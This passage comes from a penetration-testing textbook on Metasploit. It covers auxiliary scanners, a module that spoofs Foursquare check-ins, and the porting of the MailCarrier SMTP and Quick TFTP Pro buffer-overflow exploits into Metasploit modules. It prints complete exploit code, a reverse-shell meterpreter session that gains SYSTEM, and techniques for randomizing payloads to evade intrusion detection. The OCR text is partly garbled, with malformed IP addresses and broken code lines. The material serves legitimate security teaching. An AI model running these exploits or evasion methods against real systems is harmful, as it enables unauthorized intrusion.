Using an auxiliary module is similar to using any exploit within the Framework—simply issue the use command followed by the module name.

For example, to use the *webdav_scanner* module (explored in “Auxiliary Modules in Use” on page 126), you would run use scanner/http/webdav_scanner as shown below.

```
msf > use scanner/http/webdav_scanner
```

```
msf auxiliary(webdav_scanner) > info
```

Name: HTTP WebDAV Scanner

Version: 9179

License: Metasploit Framework License (BSD)

Rank: Normal

Provided by:

et <et@metasploit.com>

Basic options:

Name Current Setting Required Description

Proxies no Use a proxy chain

RHOSTS yes The target address range or CIDR identifier

RPORT 80 yes The target port

THREADS 1 yes The number of concurrent threads

VHOST no HTTP server virtual host

Description:

Detect web servers with WebDAV enabled

```
msf auxiliary(webdav_scanner) >
```

Here we issue the use command for the module of interest. We can then get a full dump of information from the system using the info command, as well as a list of the various available options. Within the options, we see that the only required option without a default is RHOSTS, which can take a single IP address, list, range, or CIDR notation. The other options mostly vary depending on the auxiliary module being used. For instance, the THREADS option allows multiple threads to be launched as part of a scan, which speeds things up exponentially.

8.7.1 Auxiliary Modules in Use

Auxiliary modules are exciting because they can be used in so many ways for so many things. If you can't find the perfect auxiliary module, it's easy to modify one to suit your specific needs. Consider a common example. Say you are conducting a remote penetration

test, and upon scanning the network, you identify a number of web servers and not much else. Your attack surface is limited at this point, and you have to work with what is available to you. Your auxiliary *scanner/http* modules will now prove extremely helpful as you look for low-hanging fruit against which you can launch an exploit. To search for all available HTTP scanners, run **search scanner/http** as shown here.

```
msf auxiliary(webdav_scanner) > search scanner/http
```

```
[*] Searching loaded modules for pattern 'scanner/http'...
```

```
Auxiliary
```

```
=====
```

```
Name Rank Description
```

```
-----
```

```
scanner/http/backup_file normal HTTP Backup File Scanner
```

```
scanner/http/blind_sql_query normal HTTP Blind SQL Injection GET QUERY Scanner
```

```
scanner/http/brute_dirs normal HTTP Directory Brute Force Scanner
```

```
scanner/http/cert normal HTTP SSL Certificate Checker
```

```
scanner/http/copy_of_file normal HTTP Copy File Scanner
```

```
scanner/http/dir_listing normal HTTP Directory Listing Scanner
```

```
scanner/http/dir_scanner normal HTTP Directory Scanner
```

```
scanner/http/dir_webdav_unicode_bypass normal MS09-020 IIS6 WebDAV Unicode Auth Bypass
```

```
Directory Scanner
```

```
scanner/http/enum_delicious normal Pull Del.icio.us Links (URLs) for a domain
```

```
scanner/http/enum_wayback normal Pull Archive.org stored URLs for a domain
```

```
scanner/http/error_sql_injection normal HTTP Error Based SQL Injection Scanner
```

```
scanner/http/file_same_name_dir normal HTTP File Same Name Directory Scanner
```

```
scanner/http/files_dir normal HTTP Interesting File Scanner
```

```
scanner/http/frontpage_login normal FrontPage Server Extensions Login Utility
```

```
scanner/http/http_login normal HTTP Login Utility
```

```
scanner/http/http_version normal HTTP Version Detection
```

```
scanner/http/lucky_punch normal HTTP Microsoft SQL Injection Table XSS
```

```
Infection
```

scanner/http/ms09_020_webdav_unicode_bypass normal MS09-020 IIS6 WebDAV Unicode Auth Bypass

scanner/http/options normal HTTP Options Detection

scanner/http/prev_dir_same_name_file normal HTTP Previous Directory File Scanner

scanner/http/replace_ext normal HTTP File Extension Scanner

scanner/http/robots_txt normal HTTP Robots.txt Content Scanner

scanner/http/soap_xml normal HTTP SOAP Verb/Noun Brute Force Scanner

scanner/http/sqlmap normal SQLMAP SQL Injection External Module

scanner/http/ssl normal HTTP SSL Certificate Information

scanner/http/svn_scanner normal HTTP Subversion Scanner

scanner/http/tomcat_mgr_login normal Tomcat Application Manager Login Utility

scanner/http/trace_axd normal HTTP trace.axd Content Scanner

scanner/http/verb_auth_bypass normal HTTP Verb Authentication Bypass Scanner

scanner/http/vhost_scanner normal HTTP Virtual Host Brute Force Scanner

scanner/http/vmware_server_dir_trav normal VMware Server Directory Transversal Vulnerability

scanner/http/web_vulndb normal HTTP Vuln scanner

scanner/http/webdav_internal_ip normal HTTP WebDAV Internal IP Scanner

scanner/http/webdav_scanner normal HTTP WebDAV Scanner

scanner/http/webdav_website_content normal HTTP WebDAV Website Content Scanner scanner/http/writable normal HTTP Writable Path PUT/DELETE File Access

scanner/http/xpath normal HTTP Blind XPATH 1.0 Injector

There are a lot of options here, so let's identify some likely candidates in that list. Notice that there are the options for identifying the *robots.txt* file from various servers, numerous ways to interact with WebDAV, tools to identify servers with writable file access, and many other special-purpose modules. You can see immediately that there are modules that you can use for subsequent exploration. Older versions of Microsoft IIS had a vulnerability in their WebDAV implementations that allowed for remote exploitation, so you could first run a scan against your targets in hopes of finding a server with

WebDAV enabled, as follows.

```
msf auxiliary(dir_webdav_unicode_bypass) > use scanner/http/webdav_scanner
```

```
msf auxiliary(webdav_scanner) > show options
```

Module options:

Name	Current Setting	Required	Description
------	-----------------	----------	-------------

Proxies	no	Use a proxy chain
---------	----	-------------------

RHOSTS	yes	The target address range or CIDR identifier
--------	-----	---

RPORT	80	yes	The target port
-------	----	-----	-----------------

THREADS	1	yes	The number of concurrent threads
---------	---	-----	----------------------------------

VHOST	no	HTTP server virtual host
-------	----	--------------------------

```
msf auxiliary(webdav_scanner) > set RHOSTS 192.168.1.242, 192.168.13.242.252, 192.168.13.242.254, 192.168.4.116, 192.168.4.118, 192.168.4.122, 192.168.13.242.251, 192.168.13.242.234, 192.168.8.67, 192.68.8.113, 192.168.13.242.231, 192.168.13.242.249, 192.168.4.115, 192.168.8.66, 192.168.8.68, 192.168.6.62
```

128 Chapter 9

```
RHOSTS => 192.168.1.242, 192.168.13.242.252, 192.168.13.242.254, 192.168.4.116,
```

192.168.4.118, 192.168.4.122, 192.168.13.242.251, 192.168.13.242.234, 192.168.8.67, 192.168.6.113, 192.168.13.242.231, 192.168.13.242.249, 192.168.4.115, 192.168.8.66, 192.168.8.68, 192.168.6.62

msf auxiliary(webdav_scanner) > **run**

[*] 192.168.1.242 (Microsoft-IIS/6.0) WebDAV disabled.

[*] 192.168.13.242.252 (Apache/2.2.9 (Debian) proxy_html/3.0.0 mod_ssl/2.2.9 OpenSSL/0.9.8g) WebDAV disabled.

[*] Scanned 04 of 31 hosts (012% complete)

[*] Scanned 07 of 31 hosts (022% complete)

[*] 192.168.4.116 (Apache/2.2.3 (Red Hat)) WebDAV disabled.

[*] Scanned 10 of 31 hosts (032% complete)

[*] 192.168.4.122 (Apache/2.2.3 (Red Hat)) WebDAV disabled.

[*] Scanned 13 of 31 hosts (041% complete)

[*] 192.168.13.242.251 (Microsoft-IIS/6.0) WebDAV disabled.

[*] 192.168.13.242.234 (Microsoft-IIS/6.0) WebDAV disabled.

[*] Scanned 16 of 31 hosts (051% complete)

[*] 192.168.8.67 (Microsoft-IIS/6.0) WebDAV disabled.

[*] Scanned 19 of 31 hosts (061% complete)

□ [*] 192.168.6.113 (Microsoft-IIS/5.0) has WEBDAV ENABLED

[*] 192.168.13.242.231 (Microsoft-IIS/6.0) WebDAV disabled.

[*] Scanned 22 of 31 hosts (070% complete)

[*] 192.168.13.242.249 (Microsoft-IIS/6.0) WebDAV disabled.

[*] Scanned 25 of 31 hosts (080% complete)

[*] 192.168.4.115 (Microsoft-IIS/6.0) WebDAV disabled.

[*] 192.168.8.66 (Microsoft-IIS/6.0) WebDAV disabled.

[*] Scanned 28 of 31 hosts (090% complete)

[*] 192.168.8.68 (Microsoft-IIS/6.0) WebDAV disabled.

[*] Scanned 31 of 31 hosts (100% complete)

[*] Auxiliary module execution completed

As you can see in this example, a number of HTTP servers have been scanned in the search for WebDAV □, and only one happens to have WebDAV enabled. This module has quickly identified a specific system against which you can launch further attacks.

8.7.2 Anatomy of an Auxiliary Module

Let's look at the makeup of an auxiliary module in a fun little example not currently in the Metasploit repository (because it does not pertain to penetration testing). This example will demonstrate how easy it is to offload a great deal of programming to the Framework, allowing us to focus on the specifics of a module.

```
root@bt:/opt/framework3/msf3# cd modules/auxiliary/admin/
```

```
root@bt:/opt/framework3/msf3/modules/auxiliary/admin#
```

We've placed the module in our auxiliary directory so that it will be available for use by Metasploit. But before we use this module, let's look at the actual script and break down the components so we can see exactly what the module contains.

```
require 'msf/core'
```

```
class Metasploit3 < Msf::Auxiliary
```

```
# Exploit mixins should be called first
```

```
include Msf::Exploit::Remote::HttpClient
include Msf::Auxiliary::Report
```

The module begins with the first two lines importing the auxiliary class. Next it makes the HTTP client functions available for use within the script.

```
def initialize
  super(
    'Name' => 'Foursquare Location Poster',
    'Version' => '$Revision:$',
    'Description' => 'F*ck with Foursquare, be anywhere you want to be by venue id',
    'Author' => ['CG'],
    'License' => MSF_LICENSE,
    'References' =>
      #todo pass in geocoords instead of venueid, create a venueid, other tom foolery
  )
  register_options(
    [
      Opt::RHOST('api.foursquare.com'),
      OptString.new('VENUEID', [ true, 'foursquare venueid', '185675']), #Louvre
      Paris France
      OptString.new('USERNAME', [ true, 'foursquare username', 'username']),
      OptString.new('PASSWORD', [ true, 'foursquare password', 'password']),
    ], self.class)
  end
```

Within the initialization constructor we define much of the information that is reported back when issuing the info command in *msfconsole*. We can see where the various options are defined and whether they are required. So far, all are pretty direct and their purposes are clear. Still, we have yet to see any actual logic being performed. That comes next.

```
def run
  begin
    user = datastore['USERNAME']
    pass = datastore['PASSWORD']
    venid = datastore['VENUEID']
    user_pass = Rex::Text.encode_base64(user + ":" + pass)
    decode = Rex::Text.decode_base64(user_pass)
    postrequest = "twitter=1\n" #add facebook=1 if you want facebook
    print_status("Base64 Encoded User/Pass: #{user_pass}") #debug
    print_status("Base64 Decoded User/Pass: #{decode}") #debug
    res = send_request_cgi({
      'uri' => "/v1/checkin?vid=#{venid}",
      'version' => "1.1",
      'method' => 'POST',
      'data' => postrequest,
      'headers' =>
        {
          'Authorization' => "Basic #{user_pass}",
          'Proxy-Connection' => "Keep-Alive",
        }
    },
```


Now we reach the actual logic of the script—what happens when run is called within the module. Initially the provided options are set to local variable names along with defining various other objects. An object is then created by calling the *send_request_cgi* method imported into the script from *lib/msf/core/exploit/http.rb* and defined as “Connects to the server, creates a request, sends the request, reads the response.” This method takes various parameters that make up the call to the actual server, as shown here. `print_status("#{res}")` #this outputs the entire response. We could probably do `#without this` but it's nice to see what's going on.`end`

```
rescue::Rex::ConnectionRefused, ::Rex::HostUnreachable, ::Rex::ConnectionTimeout  
rescue ::Timeout::Error, ::Errno::EPIPE =>e
```

```
puts e.message
```

```
end
```

```
end
```

After this object is created, the results are printed . If anything goes wrong, logic exists for catching any errors and reporting them to the user. All of this logic is simple and is just a matter of plugging various parameters into existing functions of the Framework. This is a great example of the power of the Framework, because it allows us to concentrate only on the information needed to address our goal. There is no reason to reproduce any of the standard functions such as error handling, connection management,

and so on. Let's see this module in action. If you don't remember the full path to the module within the Metasploit directory structure, search for it like so.

```
msf > search foursquare
```

```
[*] Searching loaded modules for pattern 'foursquare'...
```

```
Auxiliary
```

```
=====
```

```
Name Rank Description
```

```
-----
```

```
admin/foursquare normal Foursquare Location Poster
```

```
msf > use admin/foursquare
```

```
msf auxiliary(foursquare) > info
```

```
Name: Foursquare Location Poster
```

```
Version: $Revision:$
```

```
License: Metasploit Framework License (BSD)
```

```
Rank: Normal
```

```
Provided by:
```

```
CG <cg@carnal0wnage.com>
```

```
Basic options:
```

```
Name Current Setting Required Description
```

```
-----
```

```
PASSWORD password yes foursquare password
```

```
Proxies no Use a proxy chain
```

```
RHOST api.foursquare.com yes The target address
```

```
RPORT 80 yes The target port
```

```
USERNAME username yes foursquare username VENVUEID 185675 yes foursquare
```

```
venueid VHOST no HTTP server virtual host
```

```
Description:
```

In the prior example, we search for “foursquare”, issue the use command to select the auxiliary module, and display the information for the selected module. Based on the options presented above, we need to configure a few of them first.

```
msf auxiliary(foursquare) > set VENUEID 2584421
VENUEID => 2584421
msf auxiliary(foursquare) > set USERNAME msf@elwood.net
USERNAME => metasploit
msf auxiliary(foursquare) > set PASSWORD ilovemetasploit
PASSWORD => ilovemetasploit
msf auxiliary(foursquare) > run
[*] Base64 Encoded
User/Pass: bXNmQGVsd29vZC5uZXQ6aWxvdmVtZXRh3Bsb2l0
[*] Base64 Decoded User/Pass: msf@elwood.net:ilovemetasploit
[*] HTTP/1.1 200 OK
Content-Type: text/xml; charset=utf-8
Date: Sat, 08 May 2010 07:42:09 GMT
Content-Length: 1400
Server: nginx/0.7.64
Connection: keep-alive
```

8.8 PORTING EXPLOITS TO THE METASPLOIT FRAMEWORK

You can choose to convert exploits to Metasploit from a different format for many reasons, not the least of which is to give back to the community and the Framework. Not all exploits are based on the Metasploit Framework; some are programmed in Perl and Python or C and C++. When you port exploits to Metasploit, you convert an existing standalone exploit, such as a Python or Perl script, for use within Metasploit. And, of course, after you have imported an exploit into the Framework, you can leverage the Framework's many high-end tools to handle routine tasks, so that you can concentrate on what is unique about your particular exploit. In addition, although stand-alone exploits often depend on your using a certain payload or operating system, once ported to the Framework, payloads can be created on the fly and the exploit can be used in multiple scenarios.

8.8.1 EIP and ESP Registers

Registers are placeholders that store information, perform calculations, or hold values that an application needs in order to run. The two most important registers for the purposes of this chapter are *EIP*, the extended instruction pointer register, and *ESP*, the extended stack pointer register. The value in EIP tells the application where to go after it has executed some code. Here, we'll overwrite our EIP return address and tell it to point to our malicious shellcode. The ESP register is where, in our buffer overflow exploit, we would overwrite the normal application data with our malicious code to cause a crash. The ESP register is essentially a memory address and placeholder for our malicious shellcode.

8.8.2 The JMP Instruction Set

The *JMP instruction set* is the “jump” to the ESP memory address. In the overflow example that we’ll explore in this chapter, we use the JMP ESP instruction set to tell the computer to go to the ESP memory address that happens to contain our shellcode.

8.8.3 NOPs and NOP Slides

A *NOP* is a no-operation instruction. Sometimes when you trigger an overflow, you won’t know exactly where you’re going to land within the space allocated. A NOP instruction simply says to the computer “Don’t do anything if you see me,” and it is represented by a \x90 in hexadecimal. A *NOP slide* is a handful of NOPs, combined to create a slide to our

shellcode. When we go through and actually trigger the JMP ESP instructions, we will hit a bunch of NOPs, which will slide down until we hit our shellcode.

8.8.4 Porting a Buffer Overflow

Our first example is a typical remote buffer overflow that needs only a jump to the extended stack pointer (JMP ESP) instruction to reach the shellcode. This exploit, called the “MailCarrier 2.51 SMTP EHLO / HELO Buffer Overflow Exploit,” uses MailCarrier 2.51 SMTP commands to cause a buffer overflow. But this is an older exploit, originally written for Windows 2000. When you run it now, it doesn’t work quite as you’d expect. Conveniently, a Metasploit module is already in the Framework to implement this exploit, although it could use some improvement. After a little time investigating with varying buffer lengths, you will find that more than 1000 bytes are available for

shellcode, and the buffer length needs to be adjusted by 4 bytes.

```
#!/usr/bin/python
#####
# MailCarrier 2.51 SMTP EHLO / HELO Buffer Overflow #
# Advanced, secure and easy to use Mail Server. #
# 23 Oct 2004 - muts #
#####
import struct
import socket
print "\n\n#####"
print "\nMailCarrier 2.51 SMTP EHLO / HELO Buffer Overflow"
print "\nFound & coded by muts [at] whitehat.co.il"
print "\nFor Educational Purposes Only!\n"
print "\n\n#####"
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
buffer = "\x41" * 5093
buffer += "\x42" * 4
buffer += "\x90" * 32
buffer += "\xcc" * 1000
try:
    print "\nSending evil buffer..."
    s.connect(('192.168.1.155',25))
    s.send('EHLO ' + buffer + '\r\n')
    data = s.recv(1024)
    s.close()
```



```
print "\nDone!"
```

```
except:
```

```
print "Could not connect to SMTP!"
```

As you might imagine, the easiest and fastest way to port a stand-alone exploit to Metasploit is to modify a similar one from the Framework. And that's what we'll do next.

8.8.5 Stripping the Existing Exploit

As our first step in porting the MailCarrier exploit, we'll strip down the existing Metasploit module to a simple skeleton file, as shown here:

```
require 'msf/core'
```

```
class Metasploit3 < Msf::Exploit::Remote
```

```
  Rank = GoodRanking
```

```
  include Msf::Exploit::Remote::Tcp
```

```
  def initialize(info = { })
```

```
    super(update_info(info,
```

```
      'Name' => 'TABS MailCarrier v2.51 SMTP EHLO Overflow',
```

```
      'Description' => %q{
```

```
        This module exploits the MailCarrier v2.51 suite SMTP service.
```

```
        The stack is overwritten when sending an overly long EHLO command.
```

```
      },
```

```
      'Author' => [ 'Your Name' ],
```

```
      'Arch' => [ ARCH_X86 ],
```

```
      'License' => MSF_LICENSE,
```

```
      'Version' => '$Revision: 7724 $',
```

```
      'References' =>
```

```
        [
```

```
          [ 'CVE', '2004-1638' ],
```

```
          [ 'OSVDB', '11174' ],
```

```
          [ 'BID', '11535' ],
```

```
          'Privileged' => true,
```

```
          'DefaultOptions' =>
```

```
            {
```

```
              'EXITFUNC' => 'thread',
```

```
            },
```

```
          'Payload' =>
```

```
            {
```

```
              'Space' => 300,
```

```
              'BadChars' => "\x00\x0a\x0d\x3a",
```

```
              'StackAdjustment' => -3500,
```

```
            },
```

```
          'Platform' => ['win'],
```

```
          'Targets' =>
```

```
            [
```

```
              [ 'Windows XP SP2 - EN', { 'Ret' => 0xdeadbeef } ],
```

```
            ],
```

```
          'DisclosureDate' => 'Oct 26 2004',
```

```
          'DefaultTarget' => 0))
```

```
register_options(  
[  
  Opt::RPORT(25),  
  Opt::LHOST(), # Required for stack offset  
  Porting Exploits to the Metasploit Framework], self.class)  
end  
def exploit  
  connect  
  sock.put(sploit + "\r\n")  
  handler  
  disconnect  
end  
end
```

Because this exploit does not require authentication, we need only the mixin `Msf::Exploit::Remote::Tcp`. Mixins allow you to use built-in protocols such as `Remote::Tcp` to perform basic remote TCP communications. In the preceding listing, the target return address is set to the bogus value `Oxdeadbeef` at `Opt::RPORT(25)`, and the default TCP port is set to 25 at `Opt::LHOST()`. Upon connecting to the target, Metasploit will send the malicious attack using `sock.put` as shown at `sock.put(sploit + "\r\n")` and craft our exploit for us.

8.8.6 Configuring the Exploit Definition

Let's look at how we initially configure our exploit definition. We will need to feed the service a greeting as required by the protocol, a large buffer, a placeholder where we will take control of EIP, a brief NOP slide, and a placeholder for our shellcode. Here's the code:

```
def exploit  
  connect  
  sploit = "EHLO "  
  sploit << "\x41" * 5093  
  sploit << "\x42" * 4  
  sploit << "\x90" * 32  
  sploit << "\xcc" * 1000  
  sock.put(sploit + "\r\n")  
  handler  
  disconnect  
end
```

The malicious buffer is built based on the original exploit code beginning with the EHLO command at `sploit = "EHLO "` followed by a long string of As at `sploit << "\x41" * 5093` (5093 of them), 4 bytes to overwrite the EIP register at `sploit << "\x42" * 4`, a small NOP slide at `sploit << "\x90" * 32`, and then some dummy shellcode at `sploit << "\xcc" * 1000`. In this case, we've selected an interrupt (breakpoint) at `0xcc` so that execution will pause when it reaches our shellcode without us having to set a breakpoint. Having configured the exploit section, we save the file as *mailcarrier_book.rb* at *modules/exploits/windows/smtp/*.

8.8.7 Testing Our Base Exploit

In the next step, we load the module in *msfconsole*, set the required options, and configure a payload of `generic/debug_trap` (a great payload for exploit development that

triggers a stop point when you are tracing the application in a debugger). Then we run the module:

```
msf > use exploit/windows/smtp/mailcarrier_book
```

```
msf exploit(mailcarrier_book) > show options
```

Module options:

Name	Current	Setting	Required	Description
------	---------	---------	----------	-------------

LHOST	yes			The local address
-------	-----	--	--	-------------------

RHOST	yes			The target address
-------	-----	--	--	--------------------

RPORT	25	yes		The target port
-------	----	-----	--	-----------------

Exploit target:

Id	Name
----	------

0	Windows XP SP2 - EN
---	---------------------

```
msf exploit(mailcarrier_book) > set LHOST 192.168.1.101
```

```
LHOST => 192.168.1.101
```

```
msf exploit(mailcarrier_book) > set RHOST 192.168.1.155
```

```
RHOST => 192.168.1.155
```

```
msf exploit(mailcarrier_book) > set payload generic/debug_trap
```

```
payload => generic/debug_trap
```

```
msf exploit(mailcarrier_book) > exploit
```

```
[*] Exploit completed, but no session was created.
```

msf exploit(mailcarrier_book) > We set the options as if we were running a normal exploit, except that we use the generic/debug_trap payload to test our exploit. After the module runs, the debugger should pause with EIP overwritten by 42424242 as of 42424242, you know your exploit is working. The EIP register points to 42424242 and that the NOP slide and the dummy payload have made it into the buffer as expected.

8.8.8 Implementing Features of the Framework

Having proved that the basic skeleton of the module works by overwriting our EIP address, we can slowly start to implement the features of the Framework. We begin by setting the target return address in the 'Targets' block to a JMP ESP address. This is the same address that was used in the original exploit; it's found in *SHELL32.DLL* on Windows XP SP2. We need to find a legitimate return address to ensure that our code executes properly on the operating system we are targeting. Remember that some exploits work only on specific operating systems, as is the case with this exploit. We are using an address from *SHELL32.DLL*, which will change across different versions or service packs. If we were to find a standard JMP ESP in the application's memory address, we would not need to use a Windows DLL and could make this exploit universal to all Windows platforms, because the memory addresses would never change.

```
'Targets' =>
```

```
[  
  [ 'Windows XP SP2 - EN', { 'Ret' => 0x7d17dd13 } ],  
],
```

Metasploit will add the return address into the exploit at run time. You can replace the return address in the exploit block with `[target['Ret']].pack('V')`. This will insert the target return address into the exploit, reversing the bytes in little-endian format. (The

endian-ness is determined by the target CPU's architecture, and processors that are Intel-compatible use little-endian byte ordering.)

```
sploit = "EHLO "
```

```
sploit << "\x41" * 5093
```

```
sploit << [target['Ret']].pack('V')
```

```
sploit << "\x90" * 32
```

```
sploit << "\xcc" * 1000
```

Re-executing the exploit module should result in a successful jump to the INT3 dummy shellcode instructions.

8.8.9 Adding Randomization

Most intrusion detections systems will trigger an alert when they detect a long string of As traversing the network, because this is a common buffer pattern for exploits. Therefore, it's best to introduce as much randomization as possible into your exploits, because doing so will break many exploit-specific signatures. To add randomness to this exploit, edit the 'Targets' section in the superblock to include the offset amount required prior to overwriting EIP, as shown here:

```
'Targets' =>
```

```
[
```

```
[ 'Windows XP SP2 - EN', { 'Ret' => 0x7d17dd13, 'Offset' => 5093 } ],
```

```
],
```

Porting Exploits to the Metasploit Framework By declaring the Offset here , you will no longer need to include the string of As manually in the exploit itself. This is a very useful feature, because in some cases the buffer length will differ across different operating system versions.

We can now edit the exploit section to have Metasploit generate a random string of uppercase alphabetic characters instead of the 5093 As at runtime. From this point on, each run of the exploit will have a unique buffer. (We'll use `rand_text_alpha_upper` to accomplish this, but we aren't limited to this one engine. To see all available text formats, see the `text.rb` file located

on BackTrack under `/opt/metasploit/msf3/lib/rex/`.)

```
sploit = "EHLO "
```

```
sploit << rand_text_alpha_upper(target['Offset'])
```

```
sploit << [target['Ret']].pack('V')
```

```
sploit << "\x90" * 32
```

```
sploit << "\xcc" * 1000
```

As you can see, the string of As will be replaced with a random string of uppercase alphanumeric characters. And when we run the module again, it still works properly.

8.8.10 Removing the NOP Slide

Our next step is to remove the very obvious NOP slide, because this is another item that often triggers intrusion detection systems. Although `\x90` is the bestknown no-operation instruction, it isn't the only one available. We can use the `make_nops()` function to tell Metasploit to use random NOP-equivalent instructions in the module:

```
sploit = "EHLO "
```

```
sploit << rand_text_alpha_upper(target['Offset'])
```

```
sploit << [target['Ret']].pack('V')
```

```
sploit << make_nops(32)
```

```
sploit << "\\xcc" * 1000
```

We run the module again and check our debugger, which should be paused again on the INT3 instructions. The familiar NOP slide has been replaced by seemingly random characters.

8.8.11 Removing the Dummy Shellcode

With everything in the module working correctly, we can now remove the dummy shellcode. The encoder will exclude the bad characters declared in the module super block.

```
sploit = "EHLO "  
sploit << rand_text_alpha_upper(target['Offset'])  
sploit << [target['Ret']].pack('V')  
sploit << make_nops(32)  
sploit << payload.encoded
```

The `payload.encoded` function tells Metasploit to append the indicated payload to the end of the malicious string at run time.

Now, when we load our module, set a real payload, and execute it, we should be presented with our hard-earned shell, as shown here:

```
msf exploit(mailcarrier_book) > set payload windows/meterpreter/reverse_tcp  
payload => windows/meterpreter/reverse_tcp  
msf exploit(mailcarrier_book) > exploit  
[*] Started reverse handler on 192.168.1.101:4444  
[*] Sending stage (747008 bytes)  
[*] Meterpreter session 1 opened (192.168.1.101:4444 -> 192.168.1.155:1265)  
meterpreter > getuid  
Server username: NT AUTHORITY\SYSTEM  
meterpreter >
```

8.8.12 Completed Module

Here is the complete and final code for this Metasploit exploit module:

```
require 'msf/core'  
class Metasploit3 < Msf::Exploit::Remote  
  Rank = GoodRanking  
  include Msf::Exploit::Remote::Tcp  
  Porting Exploits to the Metasploit Framework  
  def initialize(info = { })  
    super(update_info(info,  
      'Name' => 'TABS MailCarrier v2.51 SMTP EHLO Overflow',  
      'Description' => %q{  
        This module exploits the MailCarrier v2.51 suite SMTP service.  
        The stack is overwritten when sending an overly long EHLO command.  
      },  
      'Author' => [ 'Your Name' ],  
      'Arch' => [ ARCH_X86 ],  
      'License' => MSF_LICENSE,  
      'Version' => '$Revision: 7724 $',  
      'References' =>  
      [  

```

```
[ 'CVE', '2004-1638' ],
[ 'OSVDB', '11174' ],
[ 'BID', '11535' ],
[ 'URL', 'http://www.exploit-db.com/exploits/598' ],
],
'Privileged' => true,
'DefaultOptions' =>
{
'EXITFUNC' => 'thread',
},
'Payload' =>
{
'Space' => 1000,
'BadChars' => "\x00\x0a\x0d\x3a",
'StackAdjustment' => -3500,
},
'Platform' => ['win'],
'Targets' =>
[
[ 'Windows XP SP2 - EN', { 'Ret' => 0x7d17dd13, 'Offset' => 5093 }
],
],
'DisclosureDate' => 'Oct 26 2004',
'DefaultTarget' => 0))
register_options(
[
Opt::RPORT(25),
Opt::LHOST(), # Required for stack offset
], self.class)
end
def exploit
connect
sploit = "EHLO "
sploit << rand_text_alpha_upper(target['Offset'])
sploit << [target['Ret']].pack('V')
sploit << make_nops(32)
sploit << payload.encoded
sock.put(sploit + "\r\n")
handler
disconnect
end
end
You've just completed your first port of a buffer overflow exploit to
Metasploit!
```

8.8.13SEH Overwrite Exploit

In our next example, we'll convert a Structured Exception Handler (SEH) overwrite exploit for Quick TFTP Pro 2.1 to Metasploit. SEH overwrites occur when you

overwrite the pointer to the applications exception handler. In this particular exploit, the application triggers an exception, and when it arrives at the pointer over which you have control, you can direct execution flow to your shellcode. The exploit itself is a bit more complex than a simple buffer overflow, but it's very elegant. In an SEH overwrite, we attempt to bypass the handler that tries to close an application gracefully when a major error or crash occurs. In the balance of this chapter, we'll use the *POP-POP-RETN* technique to allow us to access our attacker-controlled memory space and gain fullcode execution. The *POP-POP-RETN* technique is commonly used to try to get around the SEH and execute our own code. The first *POP* in assembly pulls a memory address from the stack, essentially removing one memory address instruction. The second *POP* also pulls a memory address from the stack. The *RETN* returns us to a user-controlled area of the code, where we can begin executing our memory instructions.

```
#!/usr/bin/python
# Quick TFTP Pro 2.1 SEH Overflow (0day)
# Tested on Windows XP SP2.
# Coded by Mati Aharoni
# muts..at..offensive-security.com
# http://www.offensive-security.com/0day/quick-tftp-poc.py.txt
#####
import socket
import sys
print "[*] Quick TFTP Pro 2.1 SEH Overflow (0day)"
print "[*] http://www.offensive-security.com"
host = '127.0.0.1'
port = 69
try:
s = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
except:
print "socket() failed"
sys.exit(1)
filename = "pwnd"
shell = "\xcc" * 317
mode = "A"*1019+"\xeb\x08\x90\x90"+"x58\x14\xd3\x74"+"x90"*16+shell
muha = "\x00\x02" + filename+ "\0" + mode + "\0"
print "[*] Sending evil packet, ph33r"
s.sendto(muha, (host, port))
print "[*] Check port 4444 for bindshell"
As we did with our previous JMP ESP example, we first create a skeleton for our new module by using a base example of an exploit similar to the one we used previously:
require 'msf/core'
class Metasploit3 < Msf::Exploit::Remote
include Msf::Exploit::Remote::Udp
include Msf::Exploit::Remote::Seh
def initialize(info = { })
super(update_info(info,
'Name' => 'Quick TFTP Pro 2.1 Long Mode Buffer Overflow',
'Description' => %q{
```


This module exploits a stack overflow in Quick TFTP Pro 2.1.

```
},
'Author' => 'Your Name',
'Version' => '$Revision: 7724 $',
'References' =>
[
['CVE', '2008-1610'],
['OSVDB', '43784'],
['URL', 'http://www.exploit-db.com/exploits/5315'],
],
'DefaultOptions' =>
{
'EXITFUNC' => 'thread',
},
'Payload' =>
{
'Space' => 412,
'BadChars' => "\x00\x20\x0a\x0d",
'StackAdjustment' => -3500,
},
'Platform' => 'win',
'Targets' =>
[
[ 'Windows XP SP2', { 'Ret' => 0x41414141 } ],
],
'Privileged' => true,
'DefaultTarget' => 0,
'DisclosureDate' => 'Mar 3 2008'))
□register_options([Opt::RPORT(69)], self.class)
end
def exploit
connect_udp
print_status("Trying target #{target.name}...")
udp_sock.put(spl0it)
disconnect_udp
end
end
```

Because this exploit uses the Trivial File Transfer Protocol (TFTP), we need to include the `Msf::Exploit::Remote::Udp` mixin shown at . And because it manipulates the structured exception handler, we also need to include the `Msf::Exploit::Remote::Seh` mixin shown at to gain access to certain functions that deal with SEH overflows. Because TFTP servers typically listen on UDP port 69, we declare that port at as the default for the module. Lastly, once the malicious string is built, the code is put on the wire at. We begin by using the same skeleton from our original Python exploit earlier in this chapter for the TFTP exploit. We will be adding the major parts of it into our exploit section.

```
def exploit
connect_udp
```

```
print_status("Trying target #{target.name}...")
evil = "\x41" * 1019
evil << "\xeb\x08\x90\x90" # Short Jump
evil << "\x58\x14\xd3\x74" # POP-POP-RETN
evil << "\x90" * 16 # NOP slide
evil << "\xcc" * 412 # Dummy Shellcode
Porting Exploits to the Metasploit Framework 229
sploit = "\x00\x02"
sploit << "pwnd"
sploit << "\x00"
sploit << evil
sploit << "\x00"
udp_sock.put(sploit)
disconnect_udp
end
```

Following the initial string of As (1019 of them, represented by \x41 in hexadecimal), we add a short jump at to overwrite the Next SE Handler (NSEH). At the beginning of this chapter, we used a simple stack overflow example when we attacked MailCarrier and overwrote the instruction pointer. Here, we overwrite the SEH and the NSEH to break out of the structured exception handler. Then at we add the address of a *POP-POP-RETN* sequence of instructions to overwrite SEH, which puts us into an area of memory that we control. Next, to make sure that the packet will be recognized as a write request by the TFTP server, we append \x00\x02 after the shellcode at . Now, when we load the module and run it against our target, our debuggers should pause with a SEH overwrite

Because that long string of As and the NOP slide sent to the application will set off IDS alarms, we'll replace the As (as in the previous example) with a random selection of uppercase alphabetic characters, and replace the \x90 characters with NOP equivalents, as shown in the following boldface code:

```
evil = rand_text_alpha_upper(1019) # Was: "\x41" * 1019
evil << "\xeb\x08\x90\x90" # Short Jump
